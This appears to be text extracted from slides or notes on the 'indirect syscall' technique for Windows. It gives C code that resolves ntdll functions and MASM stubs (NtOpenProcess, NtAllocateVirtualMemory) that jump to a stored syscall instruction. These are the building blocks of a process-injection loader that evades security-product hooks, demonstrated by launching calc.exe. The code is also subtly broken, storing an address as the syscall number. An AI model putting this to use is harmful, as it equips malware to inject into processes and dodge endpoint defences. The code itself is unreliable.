



Indirect Syscall

Debugging Code for Indirect Syscall

The screenshot shows a debugger window with the 'INDIRECT SYSCALLS' project. The 'Global Scope' is selected, and the 'IndirectPrelude(HMC)' function is open. The code is as follows:

```
#include "injection.h"

VOID IndirectPrelude(
    _In_ HMODULE NtdllHandle,
    _In_ LPCSTR NtFunctionName,
    _Out_ PDWORD NtFunctionSSN,
    _Out_ PUINT_PTR NtFunctionSyscall
)
{
    DWORD SyscallNumber = 0;
    UINT_PTR NtFunctionAddress = 0;
    UCHAR SyscallOpCodes[2] = { 0x0F, 0x05 };

    NtFunctionAddress = (UINT_PTR)GetProcAddress(NtdllHandle, NtFunctionName);
    if (!NtFunctionAddress) {
        printf("[GetProcAddress] failed, error: 0x%x\n", GetLastError());
        return;
    }

    *NtFunctionSSN = ((PBYTE)NtFunctionAddress + 0x12);
    *NtFunctionSyscall = NtFunctionAddress + 0x12;

    /* ----- Comparing OpCodes and Syscall ----- */
    if (memcmp(SyscallOpCodes, (PVOID)*NtFunctionSyscall, sizeof(SyscallOpCodes)) != 0) {
        printf("[0x%p] [0x%p] [0x%0.3lx] -> %s\n", NtFunctionAddress, SyscallOpCodes, (PVOID)*NtFunctionSyscall, "Invalid Syscall");
        return;
    }
}
```

The 'Memory 1' window shows the memory dump starting at address 0x00007FFE2DBEF822. The first two bytes are 0x0F and 0x05, which are the opcodes for the indirect syscall.

Opcode for Syscall

1. Flow

- ➡ Making a Unconditional Jump to address assigned to g_syscall (Global variable storing op codes for syscall)

The screenshot shows a debugger window with the 'INDIRECT SYSCALLS' project. The 'Global Scope' is selected, and the 'NtOpenProcess' function is open. The code is as follows:

```
.data
extern g_NtOpenProcessSSN:DWORD
extern g_NtAllocateVirtualMemorySSN:DWORD
extern g_NtWriteVirtualMemorySSN:DWORD
extern g_NtProtectVirtualMemorySSN:DWORD
extern g_NtCreateThreadExSSN:DWORD
extern g_NtWaitForSingleObjectSSN:DWORD
extern g_NtFreeVirtualMemorySSN:DWORD
extern g_NtCloseSSN:DWORD

extern g_syscall:QWORD

.code
NtOpenProcess proc
    mov r10, rcx
    mov eax, g_NtOpenProcessSSN
    jmp qword ptr g_syscall
    ret
NtOpenProcess endp


NtAllocateVirtualMemory proc
    mov r10, rcx
    mov eax, g_NtAllocateVirtualMemorySSN
    jmp qword ptr g_syscall
    ret
NtAllocateVirtualMemory endp
```

The 'Memory 1' window shows the memory dump starting at address 0x00007FFE2DBEF542. The first two bytes are 0x0F and 0x05, which are the opcodes for the indirect syscall.

jmp qword ptr g_syscall


- ➡ No Syscall Issued...

Jumping to something we don't have source code of it.



On Source Code

➡ Jumping to Syscall (i.e Opcode syscall we have defined...) indirectly



View Disassembly

2. Output :

➡ Popping Calc.exe

